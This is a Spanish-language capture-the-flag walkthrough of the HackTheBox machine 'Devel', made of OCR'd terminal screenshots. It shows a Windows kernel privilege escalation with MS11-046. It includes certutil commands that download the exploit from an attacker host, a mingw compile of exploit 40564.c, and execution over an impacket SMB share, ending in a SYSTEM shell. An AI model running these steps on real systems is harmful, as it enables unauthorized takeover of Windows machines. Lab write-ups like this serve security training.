
```
c:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of c:\Users

18/03/2017  01:16    <DIR>          .
18/03/2017  01:16    <DIR>          ..
18/03/2017  01:16    <DIR>          Administrator
17/03/2017  04:17    <DIR>          babis
18/03/2017  01:06    <DIR>          Classic .NET AppPool
14/07/2009  09:20    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)   4.551.233.536 bytes free

c:\Users>cd %Temp%
cd %Temp%

C:\Windows\Temp>
[0] 0:rlwrap* 1:python3- 2:ftp  3:zsh
```

Google
MS11-046 .exe
Todos
Imágenes
Vi
Cerca de 3,760 resultados (0.47 seg
GitHub
https://github.com › SecWiki › blob
windows-kernel-exploits/M
MS11-046. The Ancillary Function Dr
Usage. c:\\> MS11-046.exe. caidao 2

https://github.com/SecWiki/windows-kernel-exploits/blob/m


me dirijo a temp en windows con %Temp%

creo una carpeta llamada escalda y con curl descargo esl archivo obvimamente levanto python antes




Directory listing for /

- 40564.c
- cmdasp.aspx
- Devel.ctb
- Devel.ctb~
- Devel.ctb~~
- Devel.ctb~~~
- iisstart.htm
- ms11-046.exe
- nc.exe
- shellmeter.aspx
- welcome.png




```
C:\Windows\Temp\escalada>curl http://10.10.14.63:2000/ms11-046.exe -o ms11-046.exe
curl http://10.10.14.63:2000/ms11-046.exe -o ms11-046.exe
'curl' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\Temp\escalada>
```

como no dejo con curl utilizo certurl
certutil.exe -urlcache -split -f http://10.10.14.63:2000/ms11-046.exe ms11-046.exe




```
C:\Windows\Temp\escalada>certutil.exe -urlcache -split -f http://10.10.14.63:2000/ms11-046.exe ms11-046.exe
certutil.exe -urlcache -split -f http://10.10.14.63:2000/ms11-046.exe ms11-046.exe
****  Online  ****
  000000  ...
  01b8af
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp\escalada>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\Windows\Temp\escalada

09/11/2023  09:21    <DIR>          .
09/11/2023  09:21    <DIR>          ..
09/11/2023  09:21           112.815 ms11-046.exe
               1 File(s)        112.815 bytes
               2 Dir(s)   4.551.118.848 bytes free
```

ejecuto el exploit y somos root




```
operable program or batch file.

C:\Windows\Temp\escalada>ms11-046.exe
ms11-046.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```

####################SEGUNDA FORMA COMPILANDO EL SCRIPT 40564.c mingw32
################################
validnado las lineas del script encontramos lo siguiente



```
#   privileges).
################################################################
# Exploit notes:
#   Privileged shell execution:
#     - the SYSTEM shell will spawn within the invoking shell/process
#   Exploit compiling (Kali GNU/Linux Rolling 64-bit):
#     - # i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
#   Exploit prerequisites:
#     - low privilege access to the target OS
```


segun vemos necesitamos ejectuar la compilación en nuestro kali
i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32



```
~/machineshtb/Devel
i686-w64-mingw32-gcc 40564.c -o MS11-046.exe -lws2_32

~/machineshtb/Devel
ls
40564.c  cmdasp.aspx  Devel.ctb  Devel.ctb~  Devel.ctb~~  Devel.ctb~~~  iisstart.htm  ms11-046.exe  MS11-046.exe  nc.exe  shellmeter.aspx  welcome.png

~/machineshtb/Devel
```


```
#   log on locally to exploit the vulnerability.
#   An attacker who successfully exploited this vulnerability could
#   run arbitrary code in kernel mode (i.e. with NT AUTHORITY\SYSTEM
#   privileges).
################################################################
# Exploit notes:
#   Privileged shell execution:
#     - the SYSTEM shell will spawn within the invoking shell/process
#   Exploit compiling (Kali GNU/Linux Rolling 64-bit):
#     - # i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
#   Exploit prerequisites:
#     - low privilege access to the target OS
```

subimos con smb
creamos un servidor smb con impacket
sintaxis impacket-smbserver nombre de carpeta y . el punto es importante para que nos traiga todo
impacket-smbserver carpeta .




```
impacket-smbserver carpeta .
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
```

en victima corremos lo siguiente
\\ip\carpetacompartida\recurso a traer
\\10.10.14.63\carpeta\MS11-046.exe




```
c:\Windows\System32>\\10.10.14.63\carpeta\MS11-046.exe
```



```
c:\Windows\System32>\\10.10.14.63\carpeta\MS11-046.exe
```

al ejecutar automaticamente somos root debido a que ejecuta de una



```
c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>
```